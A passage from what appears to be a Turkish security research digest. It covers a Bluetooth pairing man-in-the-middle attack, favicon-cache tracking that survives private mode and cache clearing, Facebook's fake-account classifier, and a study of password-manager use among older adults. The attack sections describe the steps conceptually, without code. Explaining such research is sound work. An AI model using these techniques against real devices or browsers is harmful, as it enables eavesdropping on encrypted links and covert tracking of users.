2. MitM Pozisyonu: Saldırgan A cihazından eşleşme isteğini alır almaz B cihazıyla bir eşleşme başlatır. Saldırgan C cihazı elde ettiği bu MitM pozisyonunu eşleşme süreci boyunca korur.

Saldırı Detayları

Şekil 10'da saldırı senaryosu görselleştirilmiştir. Saldırgan C cihazı $C_{alıcı}$ ve $C_{gönderici}$ olarak iki ayrı birim şeklinde gösterilmiştir. Her iki kısım da saldırganın kontrolündeki C cihazının bileşenleridir.

1. A cihazı $C_{alıcı}$ cihazına eşleşme adımını başlatmak için güvenlik gereksinimlerini ve IOCaps bilgilerini iletir (KeyBoard*).
2. $C_{alıcı}$ A'nın isteğine cevap verir ve kendi güvenlik gereksinimini (MitM biti aktif) ve IOCaps'i (DisplayOnly) gönderir.

A ve $C_{alıcı}$ arasında başlayan "Eşleştirme Özelliği Değişimi" eşzamanlı olarak $C_{gönderici}$ ve B arasında da başlatılır.

1. $C_{gönderici}$ B cihazına eşleşme adımını başlatmak için güvenlik gereksinimi (MitM biti aktif) ve IOCaps'i (DisplayYesNo) gönderir.
2. B cevap olarak IOCaps bilgilerini (DisplayYesNo | DisplayKeyboard) gönderir.

Daha sonra A ile $C_{alıcı}$ ve $C_{gönderici}$ ile B arasında genel/açık anahtarlar (PK) değiştirilir. Kimlik doğrulama aşamasının başında $C_{alıcı}$, A ile eşleştirme prosedürünü askıya alır. Bu arada $C_{gönderici}$, kurban B ile sayısal karşılaştırma tabanlı bir kimlik doğrulaması gerçekleştirir. $C_{gönderici}$ ve B cihazları V_a parametresini oluştururlar. Daha sonra V_a kullanıcıya B'nin ekranında 6 haneli bir sayı olarak sunulur. B şimdi kullanıcının numarayı karşılaştırmasını ve ardından sayısal karşılaştırma tabanlı kimlik doğrulamasını onaylamasını beklemeye başlar. Saldırgan da $C_{gönderici}$ arayüzü aracılığıyla V_a değerini alır. Ardından $C_{alıcı}$ ve A arasındaki anahtar girişi prosedürüne devam edilir:

1. $C_{alıcı}$ giriş anahtarı r_b'yi V_a olarak ayarlar.
2. A ve $C_{alıcı}$ kademeli olarak giriş anahtarı bitlerini (r_{ai}) değişirler.

Bu noktada A, anahtar girişiyle kimlik doğrulamasını gerçekleştirmek için kullanıcıdan 6 basamaklı V_a parolasını girmesini ister. Özetle, A kullanıcıdan 6 basamaklı bir değer girmesini isterken B 6 basamaklı bir değer görüntüler ve onay bekler. Bu durum, meşru bir anahtar girişi eşleştirme diyaloğunun neredeyse aynısıdır.

Ardından A'nın E_A değerini göndermesiyle Uzun Vadeli Anahtar (Long-Term Key LTK) hesaplama ve doğrulama adımı başlar. A ve $C_{alıcı}$ genel anahtarlarını daha önce değiştirdikleri için DH-Anahtarı olan $DHK_{A\ Calıcı}$ iki tarafta da aynı değerle oluşturulacaktır. Aynı durum $C_{gönderici}$ ve B arasında da geçerlidir ($DHK_{C\ gönderici\ B}$).

Saldırgan E_A değerini A'dan aldıktan sonra $C_{alıcı}$, $C_{gönderici}$'yi $E_{Cgönderici}$'yi aşağıdaki gibi oluşturması için tetikleyecektir.

- $E_{C\ gönderici} = f6(DHK_{C\ gönderici\ B}, N_A, N_B, r_b, IOCaps_A, adres_A, adres_B)$


Sonra $E_{Cgönderici}$ B cihazına iletilir. Kullanıcı B cihazında sayısal doğrulama diyaloğunu onayladığında, cihaz kimlik doğrulama aşamasını tamamlamış olur ve bir onay mesajı beklemeye başlar. B cihazı $E_{Cgönderici}$'yi aldığından, değeri başarıyla doğrular ve E_B ile $E_{Cgönderici}$'ye yanıt verir. Bu nedenle B ve $C_{gönderici}$ arasındaki eşleştirme başarıyla tamamlanmıştır.

$C_{gönderici}$'de E_B alındığında saldırgan E_{CB}'yi aşağıdaki gibi hesaplamak için $C_{gönderici}$'yi tetikler.

- $E_{C\ alıcı} = f6(DHK_{A\ C\ alıcı}, N_B, N_A, r_a, IOCaps_B, adres_B, adres_A)$

Bu değer daha sonra A'ya gönderilir. A aldığı $E_{Calıcı}$ değerini doğrular böylece A ve $C_{alıcı}$ arasındaki eşleşme tamamlanmış olur.

Sonuç olarak A ve $C_{alıcı}$ aynı LTK'yı kurar. Aynı durum C gönderici ve B için de geçerlidir. Bundan sonraki tüm iletişim, bu LTK'lardan türetilen anahtarlar kullanılarak şifrelenir. Sonuç olarak saldırgan (C) alınan mesajların şifresini çözerek ve bunları ilgili eşin LTK'sı ile yeniden şifreledikten sonra ileterek A ve B arasındaki tüm iletişimi aktarabilir. Bu nedenle saldırgan, A ve B arasında şifreli kanal üzerinden değiş tokuş edilen tüm mesajların açık metnini dinleyebilir.



Şekil 9: Anahtar girişi ve sayısal doğrulama saldırı senaryosu.

4. Favicon ile Geçmiş Takibi

Çevrimiçi izlemedeki gizlilik tehditleri, son yıllarda gerek saldırganlar gerekse de araştırmacılar tarafından büyük ilgi görmüştür. Bu, kullanıcıların gizlilik konusunda daha dikkatli olmalarına ve tarayıcıların yavaş yavaş çerez tabanlı (cookie-based) ve çerezsiz izlemeyi engelleme konusundaki önlemleri benimsemesini sağlamıştır. Bununla birlikte, modern tarayıcıların karmaşıklığı ve zengin özelliklere sahip doğası, çoğu zaman, düşmanlar tarafından kolayca kötüye kullanılabilecek, görünüşte zararsız işlevlerin yerleştirilebilmesini getirmiştir. Araştırmacılar, basit ve her yerde bulunan bir tarayıcı özelliğinin daha kötüye kullanılabileceğini ortaya koymuştur. Bu yöntem kısaca favicon (internet sitesi ikonu) adı verilen küçük görsellere dayanmaktadır.

Kullanıcıların internete erişimine aracılık eden ve kolaylaştıran tarayıcılar internet ekosisteminin temelinde yer alır. İnternet genişlemeye ve gelişmeye devam ederken, çevrimiçi hizmetler daha zengin ve daha sorunsuz bir kullanıcı deneyimi sunmaya yönelmektedir. Bu da yeni standartları, API'leri ve yeni özellikleri benimseyen ve dağıtan internet tarayıcılarından uygun desteği gerektirmektedir. Sürekli değişen bu mekanizmalar, bazen de internet sitelerinin gizliliği ihlal eden uygulamalarıyla çok sayıda cihaz ve sistem bilgisi erişimine izin verebilmektedir. Doğal olarak, tarayıcılar tarafından desteklenen yüksek karmaşıklık ve geniş özellikler dizisi, gizliliği bozan veya gizliliği ihlal eden davranışlar için yeni yollar sunmakta ve böylece kullanıcıları büyük risklere maruz bırakmaktadır[8].


Araştırmacılar, favicon'lardan yararlanarak kullanıcıların ziyaret ettiği siteleri geçmişe dönük olarak takip edebileceklerini keşfetmişlerdir. Favicon, belirli bir internet sitesi ile ilgili bir veya daha fazla küçük görseldir[9]. Tarayıcılar bir web sitesini yüklediğinde, genellikle favicon olarak adlandırılan belirli bir resim dosyasını aramak için otomatik olarak bir istek göndermektedir. Bu daha sonra tarayıcının adres çubuğu, yer imleri çubuğu, sekmeler ve ana sayfadaki en çok ziyaret edilen ve en iyi seçenekler gibi çeşitli yerlerinde görüntülenmektedir.

Hem masaüstü hem de mobil internet tarayıcılarında, bu simgeler bağımsız olarak depolanır ve Favicon Önbelleği adı verilen ayrı bir yerel veritabanında önbelleğe alınır. İlk veri girişleri ziyaret edilen URL'yi, favicon kimliğini ve yaşam süresini (TTL) içerir. Ziyaret Edilen URL, aktif tarayıcı sekmesinin bir alt etki alanı veya aynı temel etki alanı altındaki bir iç yol gibi açıkça ziyaret edilen URL'sini saklar.

Entry ID	Page URL	Favicon ID	TTL	Dimensions	Size
1	foo.com	favicon.ico	50000	16 X 16	120
2	xyz.foo.com	fav_v2.ico	10000	32 X 32	240
3	foo.com/path	favicon.ico	25500	16 X 16	120

Şekil 10: Örnek favicon önbellek içeriği.

Tarayıcıya, favicon'u önbelleğe almama talimatı verilebilir. Bu başlıklardan hiçbiri mevcut olmadığında, kısa vadeli bir sona erme tarihi atanır, örneğin bu süre Chrome tarayıcısında 6 saate karşılık gelmektedir. Ayrıca herhangi bir site simgesinin önbelleğe alınabileceği en uzun süre bir yıldır.



Şekil 11: İlk 10.000 sitedeki favicon sona erme süresi (gün olarak).

Şekil 11, toplanan favicon'ların sona erme değerlerini göstermektedir. Beklendiği gibi, favicon önbelleğe alınmanın sona erme tarihleri önemli ölçüde farklılık göstermektedir. Özellikle, favicon'ların yüzde 9'u bir günden daha kısa sürede sona ermekte, yüzde 18'i bir ila üç ay içinde ve yüzde 22'si maksimum süre olan bir yılın ardından sona ermektedir. Son olarak, favicon'ların yaklaşık yüzde 27'si için bir önbellek sona erme süresi bulunmamaktadır (UNDEF); bu da kullanılan tarayıcının varsayılan sona erme süresine göre (genellikle 6 saat) sona ermektedir[8].

Favicon'lar, 20 yılı aşkın bir süredir internetin bir parçası ve internet siteleri için oldukça basit bir kaynak olsa da modern tarayıcılar, önbelleğe alırken beklenmedik ve bazen oldukça kendine özgü davranışlar sergileyebilmektedir. Favicon önbelleğini saldırıya açık hâle getiren dört özellik bulunmaktadır:

1. Favicon önbelleği tarayıcının HTTP önbelleğinin bir parçası olmayan özel bir önbellektir.
2. Kullanıcılar tarayıcının önbelleğini, geçmişini veya verilerini temizlediğinde favicon önbelleği etkilenmez.
3. Gizli oturum vb. modlarda düzgün bir şekilde izole edilmez.
4. Favicon'lar bir yıl boyunca önbellekte tutabilir.

Tüm bu özellikler kullanıcıların internet sitelerine yaptıkları ziyaretlerin, tarayıcıdaki veriler temizlenmiş olsa bile VPN kullanılarak, gizli modda tespit edilebilmesine olanak sağlamaktadır. İnternet siteleri, favicon önbelleğindeki benzersiz bir giriş kombinasyonu aracılığıyla benzersiz bir tarayıcı tanımlayıcısı oluşturabilir ve saklayabilir. Bu izleme, kullanıcıyı bir dizi alt alan aracılığıyla uygun şekilde yeniden yönlendirerek herhangi bir internet sitesi tarafından kolayca gerçekleştirilebilir. Bu alt alanlar, farklı site simgelerine hizmet eder ve bu nedenle, favicon önbelleğinde kendi girişlerini oluşturur. Buna göre, her tarayıcı için benzersiz olan bir N-bit tanımlayıcı oluşturmak için bir dizi N-alt etki alanı kullanılabilir. Saldırgan internet sitesini kontrol ettiği için, herhangi bir kullanıcı etkileşimi olmadan tarayıcıyı alt alanları ziyaret etmeye zorlayabilir. Temel olarak, önbellekte alt etki alanı için favicon simgesinin var olup olmadığı tanımlayıcının *i*'inci bit değeriyle anlaşılmaktadır, 1 var anlamına gelirken, 0 olmadığını belirtir[8].

Araştırmacılar bu saldırı yönteminin Chrome, Safari ve daha gizlilik odaklı Brave de dahil olmak üzere favicon önbelleği kullanan tüm büyük tarayıcılara karşı çalıştığını tespit etmiştir.

5. Kötü Amaçlı Sosyal Medya Hesaplarının Tespit Edilmesi

Sosyal ağlar, kötü amaçlı hesaplar ile ekonomik, politik ve kişisel fayda sağlamak amacı güden saldırganlar için çekici platformlardır. Bu saldırılara karşı sosyal ağlar, makine öğrenmesi (ML) kullanarak kötü amaçlı hesapları tespit eden sınıflandırıcılar kullanmaktadır; fakat pratik ve etkili bir ML temelli savunma, kötü amaçlı manipülasyon tekniklerine karşı dayanıklılık gerektirir. Model eğitimi için doğru şekilde etiketlenmiş yeterli miktarda veri toplanması ve tüm aktif hesaplara ölçeklenebilen bir sistemin tasarlanması bu problemi karmaşıklaştıran etkenlerdendir.

Bu zorlukların üstesinden gelmek için, Derin Varlık Sınıflandırıcısı (Deep Entity Classifier) sunulmaktadır. DEC, geleneksel kötü amaçlı sosyal medya hesabı tespit sistemlerinin tespit edemediği hesapları tespit edebilen bir ML altyapısı sağlar. İzole edilmiş sosyal medya hesaplarının sınıflandırılması zor olsa da sosyal dokuya gömülü olan; ağ yapıları, özellikleri, kendileri ve etrafındaki bağlantılarının davranışları, saldırganların ölçeklenebilir şekilde taklit etmesi veya manipüle etmesi oldukça zor niteliklerdir.

Tanıtılan sistem:

- Sosyal dokudaki doğrudan veya dolaylı komşulukların davranışsal özniteliklerini ve özelliklerini toplayarak "derin özniteliklerini" çıkartır.
- Çok basamaklı çoklu görev öğrenmesi (MS-MTL) paradigması, yeterince kesin olmayan doğruluk verisini ayrı basamaklarda değerlendirir ve insan tarafından etiketlenmiş yüksek kesinlikte fakat az miktarda veriyle, yüksek miktarda düşük kesinlikteki otomatize etiketlenmiş örnekleri bir araya getirir. Bu mimari, birçok kötü amaçlı sosyal medya hesabı tipini yüksek kesinlikte sınıflandırabilen tek bir modelle sonuçlanmaktadır.
- Çeşitli örnekleme ve yeniden sınıflandırma stratejileri kullanarak milyarlarca kullanıcıya ölçeklenebilen ve sistem yükünü azaltan yöntemler kullanır.

DEC, Facebook'ta kullanılmaya başlanmıştır ve sürekli olarak tüm kullanıcıları sınıflandırmaktadır. Bunun sonucu olarak ağdaki kötü amaçlı hesapların yüzde 27'sini tasfiye etmesi beklenmektedir.

Problem

Sosyal ağlar her ay en az iki milyar aktif kullanıcının içerik paylaştığı büyük platformlar hâline gelmiştir. Bu nedenle bu platformların günümüzdeki ölçeği, onları ekonomik, politik veya kişisel fayda için sömürmek isteyen saldırganlara büyük imkân sunmaktadır. Saldırganlar, binlerce sahte hesap (gerçek insanları temsil etmeyen hesaplar) açmak için hatırı sayılır yatırımlar yapmaktadır. Bu kötü amaçlı hesaplar, spam, pornografi, şiddet içerikleri ve terörizm gibi topluluk standartlarını negatif olarak etkileyen eylemler yürütmektedir.

Sosyal ağ platformlarının karşılaştığı asıl zorluk bu hesapların kesin ve büyük ölçekli olarak nasıl tespit edileceği ve bu tespitin ne kadar kesin olacağıdır. Eğer ölçek küçük fakat kesinlik yüksek olursa doğru önlemler alınabilir, fakat her gün sizin elediğinizden çok daha fazla sayıda sahte hesap açılma ihtimalini göze almanız gerekir. Tamamen büyük ölçeğe öncelik verirseniz bu sefer kesinlik düşük olacağından gerçek kullanıcıları platformdan uzaklaştırabilirsiniz. Ancak bir sosyal medya platformu için bu durum kötü bir imaj yaratacağından, optimum bir yöntem bulunması gerekir.

Sosyal ağ platformları bu sorunlarla mücadele etmek için birkaç yöntem kullanmaktadır. Bunlar sezgisel kural temelli yöntemlerden modern makine öğrenmesi algoritmalarına kadar değişiklik göstermektedir. Tanımlanan kurallar genellikle savunmanın ilk hattı olarak yer alır ve temel veya yaygın olarak kullanılan saldırı araçlarını, tekniklerini veya kaynaklarını tespit eder; fakat bu yöntem ölçeklenebilirlikten çok kesinliği ön planda tutar. Hesapların davranışlarının karmaşıklığını yakalayamaz ve tepkiseldir. Makine öğrenmesi sistemleri bu problemlerin bazılarının üstesinden gelebilmektedir. Önceden etiketlenmiş veriyi kullanarak kümülatif şekilde kendilerini iyileştirebilir ve kullanıcı davranışlarını anlamlandırabilir; fakat kesinliği yüksek makine öğrenmesi sistemleri fazla miktarda gerçek veriye ihtiyaç duyar ve kullanım maliyeti mühendislik işi ve donanım kaynakları açısından yüksek olabilir. Aynı zamanda, gerçek bir kullanıcıyı yeterince iyi şekilde temsil edebilen zararlı hesaplar tarafından kandırılabilirler.

Önseziler

Saldırganlar kendi kullandıkları hesap tarafından yapılan aktivitelerin tam kontrolüne sahiptir, fakat sosyal dokuda diğer kullanıcılardan kendilerine gelen sosyal etkileşimler üzerinde bir kontrolleri bulunmamaktadır. Bu derecede gerçek bir hesap taklidini gerçekleştirmek bir sosyal medya saldırganı için oldukça zordur. Örneğin, hesap tarafından gönderilen arkadaşlık isteklerini kontrol etmek saldırgan için kolay olsa da kendisine kullanıcının arkadaşları tarafından gönderilen arkadaşlık isteklerinin kontrolü saldırganda değildir. Bu taklidin uygulanması zor olmakla beraber aynı zamanda yan etkileri de söz konusudur (ör. çok sayıda reddedilmiş arkadaşlık isteği); bu yan etkiler geleneksel yöntemlerle bile tespit edilebilmektedir.

Bu önseziler kullanılarak DEC geliştirilmiştir. Hesapları sınıflandırmak için dolaysız öznitelik ve davranışları temel almak yerine, DEC sosyal ağ altyapısının her bir düğümünü tarayarak her hesap için 20.000'den fazla öznitelik çıkartarak çalışır. Bu öznitelikler, kontrollü makine öğrenmesi modellerini zararlı hesapları değişik zararlı içeriklere göre sınıflandırabilecek şekilde eğitmek için kullanılır. DEC sistemi etiket üretme, öznitelik çıkarma, model eğitimi ve güncelleştirmesi gibi işlemlerin tümünü tek bir çatı altında gerçekleştirerek her hesap için bir zararlı davranış skoru üretir.

DEC Çalışma Mekanizması


DEC'in doku üzerinde ilerlerken çıkardığı yüksek miktarda öznitelik, model eğitimi için iki temel zorluk oluşturur.

1. Eğer dikkatsiz bir şekilde uygulanırsa, büyük öznitelik uzayı model karmaşıklığını kritik seviyede artırabilir. Dolayısıyla model kötü bir genelleme yargısına ve performansa sahip olabilir.
2. Bu kadar çok sayıda öznitelik için iyi bir genelleme elde etmek, milyarlarca kullanıcı arasından insan tarafından etiketlenmiş yüksek kalitede veri içeren bir problem uzayında oldukça büyük bir eğitim kümesine ihtiyaç duyar.

Bu kadar büyük sayıda verinin insan tarafından etiketlenmesi mümkün olamayacağından, insan tarafından etiketlenmiş az sayıda yüksek kalite veriye ek olarak kural temelli önlemlerin ürettiği etiketler de "yaklaşık etiketler" olarak kullanılmaktadır. Bu etiketlerin kesinliği düşük olsa da miktarları oldukça fazladır.

İki yöntemden de olabildiğince fazla yararlanabilmek için, "çok aşamalı çoklu görev öğrenmesi" (MS-MTL) altyapısı geliştirilmiştir. Derin yapay sinir ağları, yüksek miktardaki yaklaşık etiketler kullanılarak eğitilir ve yüksek boyuttaki yaklaşık verinin düşük boyutlu temsilleri elde edilir. Daha sonra bu temsiller, insan tarafından etiketlenmiş yüksek kalitedeki veriler üzerinde önceden eğitilmiş bir model sayesinde kalibre edilir.

Model eğitimi iki ayrı aşamada gerçekleşir. İlk aşama, çoklu görev derin yapay sinir ağını, toplanan çok miktarda düşük kesinliğe sahip yaklaşık etiketler kullanarak eğitir. Bu düşük kesinlikteki sinyaller tarafından tespit edilen hesaplar birçok farklı zararlı hesap tipini temsil ettiğinden (ör. spam, zararlı yazılım, kötü amaçlı içerik) her bir sömürü tipi için bir "öğrenme görevi" formülü üretilir. Sonrasında yapay sinir ağının tam bağlı gizli katmanı (penultimate layer) düşük boyutlu bir öznitelik vektörü olarak çıkarılır. Bu vektör, ikinci aşamanın girdisi olarak kullanılır. Bu aşamada model, her görev için insan tarafından etiketlenmiş yüksek kesinlikteki veri üzerinde, standart ikili sınıflandırıcı tarafından eğitilir.



Şekil 12: MS-MTL DEC çalışma mekanizması.

MS-MTL, DEC'in ilk aşamada, kötü amaçlı davranış tiplerinin arka planındaki genel temsilleri öğrenmesini, sonraki aşamada ise yüksek kesinlikte veri ile kötü amaçlı davranışları ayırt etmeyi öğrenmesini sağlar. Bu adımlar sonucunda her hesap, her bir sömürü tipi için bir skora sahip olur. Bu sayede her hesap ve her sömürü tipi, geleneksel yöntemlerden daha yüksek kesinlikte ve benzer maliyette tek bir modelle ölçülebilen bir davranış skoru değerine sahip olur[10].

6. İleri Yaşlı Yetişkinler Parola Yöneticilerini Neden Kullanıyor (veya Kullanmıyor)

Bilgisayar korsanlarının hesaplara erişmesinin en kolay yollarından biri, parolaları tahmin etmektir. Bilgisayar korsanları, daha önceki veri ihlallerinde elde edilen, yaygın olarak kullanılan parola listelerini kullanır ve doğru olanı bulana kadar her birini dener. Bir hesabın güvenliğini sağlamak için özellikle zayıf parolalar kullanılıyorsa, bunu bilgisayar korsanları otomatize ederek birkaç saniyede kırabilirler.

Kaba kuvvet (brute force) taktikleri, yalnızca birçok kullanıcı varsayılan parolaları değiştiremediği, zayıf parolalar ayarladığı veya aynı parolaları birden çok platformda kullandığı için işe yarar. Bir platformda veri ihlali varsa, aynı parola ile kurulmuş diğer hesaplara da erişim sağlanabilir.

En güvenli parolalar rasgele oluşturulmuş uzun parolalardır, ancak bunların hatırlanması neredeyse imkânsızdır. Bu sorunu aşmanın en kolay yolu bir parola yöneticisi (PY) kullanmaktır.

Pearman ve diğer araştırmacılar[11] tarafından yapılan bir çalışmada, kullanıcıların neden parola yöneticisi kullanıp kullanmadığının analizini yapılmıştır. Fakat analizin ele aldığı yaş aralığı 18-60 arasındadır. İnceleyeceğimiz çalışma[12], Pearman ve diğer araşırmacıların[11] çalışmasının devamı niteliğindedir. Bu çalışmada 60 yaş üstü bireylerle ilgili analizler yapılmıştır.

Parola Yöneticisi Nedir

Parola yöneticileri, kullanıcılara parolaları birden çok sistem ve cihaz arasında merkezi olarak depolama, düzenleme ve senkronize etme fırsatı sunar. Ayrıca birden fazla çeşitte gelirler. Last-Pass, Dashlane, KeePass gibi bağımsız parola yöneticilerilerine web, tarayıcı uzantıları veya uygulamalar aracılığıyla erişilebilir. Ek olarak, birçok modern web tarayıcısında yerleşik olarak bulunan parola yöneticileri vardır. Bazı işletim sistemlerinde, Wi-Fiparolalarını ve uygulama parolalarını kaydetmek için iOS Anahtar Deposu gibi parola yönetimi işlevleri de bulunur, ancak bunlar daha genel parola yönetimi yapmak için de kullanılabilir.

Araştırmacılar, parola yöneticilerin benimsenmesini[13], [14] araştırdı ve özellikle bağımsız parola yöneticileri arasında düşük benimseme oranları buldu[15], [16], [17].

Araştırma Sonucu ve Araştırmaların Karşılaştırılması

Benzerlikler

- Mali hesapların korunması diğer hesaplardan daha önemlidir.
- PY'si olmayan kullanıcılar parolalarında belirli kelimeler kullanıyor.
- PY'si olmayan kullanıcılar tek bir başarısızlık noktasından endişe duyuyor.
- Yerleşik PY kullanıcıları, başkalarının parolalarına erişimi olduğundan endişe duyuyor.
- Yerleşik PY kullanıcıları ve ayrı olarak kurulan PY kullanıcıları, otomatik doldurma özelliğini ve parola girişinin zorunlu olmamasını beğeniyor.
- Ayrı olarak kurulmuş PY kullanıcıları, parolalarını her zaman hatırlamaları için PY'lere tam olarak güveniyor.
- Ayrı olarak kurulan PY kullanıcıları, PY'lerin parola ezberleme ihtiyacını ortadan kaldırdığını hissediyor.
- Ayrı olarak kurulan PY'leri benimseyen kullanıcılar, daha iyi güvenlik arzusuyla motive oluyor.

60 Yaş Üstü Yetişkinlere Özel

- PY'si olmayan kullanıcılar, parolaları nadiren yeniden kullanıldıklarını belirtiyor.
- PY'si olmayan kullanıcılar PY'leri için ödeme yapmak istemiyor.
- PY'si olmayan kullanıcılar, parolalarına kimlerin erişebileceğini kontrol etmeye değer veriyor.

- PY'si olmayan kullanıcılar, yaşlarından dolayı daha fazla parola oluşturma olasılıklarının az olduğunu düşünüyor.
- Yerleşik PY kullanıcıları, parola yönetiminde zorluk belirtmiyor.
- Yerleşik PY kullanıcıları, ayrı olarak kurulan PY'lerin faydalarının farkındalar, ancak kurulum sürecinin uzun olacağını düşünüyor.
- Yerleşik PY kullanıcıları, ayrı olarak kurulan PY'lerine güvenmiyor.
- Ana parolalar, kullanıcıya özel bilgilerden oluşuyor.
- Ayrı olarak yüklenen PY kullanıcıları, parola oluşturma özelliğinden ve bir PY kullanmanın genel deneyiminden memnunlar.
- Ayrı olarak kurulmuş PY kullanıcıları, bulut depolamaya ve parolaların senkronizasyonuna karşı güvensizliklerini dile getiriyor.
- Ayrı olarak kurulan PY kullanıcılarına, aile üyeleri tarafından PY'leri benimsemeleri öneriliyor.

18-60 Arası Yetişkinlere Özel[11]

- PY'si olmayan kullanıcılar, aynı parolaları kullandıklarını kabul ediyor.
- PY'si olmayan kullanıcılar yerleşik PY'leri denemeye açıklar.
- PY'si olmayan kullanıcılar, parolalarının nasıl düzenlendiği üzerinde kontrol sahibi olmaya değer veriyor.
- PY'si olmayan kullanıcılar, hesaplarının bir PY gerektirecek kadar önemli olmadığını düşünüyor.
- Yerleşik PY kullanıcıları, kayıtlı tüm parolalarını güncelleyememe ve görüntüleyememe konusundaki endişelerini dile getiriyor.
- Yerleşik PY kullanıcıları, ayrı olarak kurulan PY'lerindeki belirli özelliklerden ve avantajlardan habersizler.
- Yerleşik PY kullanıcıları, ayrı olarak kurulan PY'lerin güvenliği konusunda herhangi bir şüphelerini açıkça ifade etmiyor.
- Ana parolalar, anlamsız parolalardan oluşuyor veya rasgele oluşturulmuş.
- Ayrı olarak yüklenen PY kullanıcıları, parola oluşturma özelliğini uygunsuz buluyor ve bunun yerine eski parolaları yeniden kullanarak riskli davranışlara giriyor.
- Ayrı olarak kurulan PY kullanıcılarına, çalışma arkadaşları tarafından PY'leri benimsemeleri öneriliyor.

Parola Yöneticisi Kullanmadaki Motivasyon ve Engeller

Engeller

- Zaman aldığı düşüncesi,
- Teknolojinin hafıza ve kontrol üzerindeki etkisi,
- Öz yeterlilik eksikliği,
- Güven eksikliği.

Motivasyon

- Hatırlanması gereken şifrelerin fazlalığı nedeniyle PY'lere ihtiyaç duyulması,
- Aile üyeleri tarafından PY'lerin kullanılması,
- Eğitimle çekinen veya güvenmeyen yetişkinlere anlatılması.

Sonuç

Yapılan çalışmada[12] iki araştırmanın sonuçları karşılaştırılmıştır. Bu karşılaştırmalar ve verilen cevaplar, 60 yaş üstü yetişkinlerin eğitilerek ve özellikle aileleri tarafından teşvik edilerek parola yöneticiliğine adapte olabileceklerini gösteriyor. 18-60 yaş aralığındaki yetişkinlerin de adapte olmasıyla 60 yaş üstü kullanıcı sayısında artış olacağı düşünülüyor.

Adapte olmuş 60 yaş üstü yetişkinlerin online deneyimlerindeki memnuniyet düzeyi artıyor ve daha güvenli online deneyimler yaşıyorlar.

7. NTP Zararlı Zaman Sunucularına Karşı Ne Kadar Güvenli?

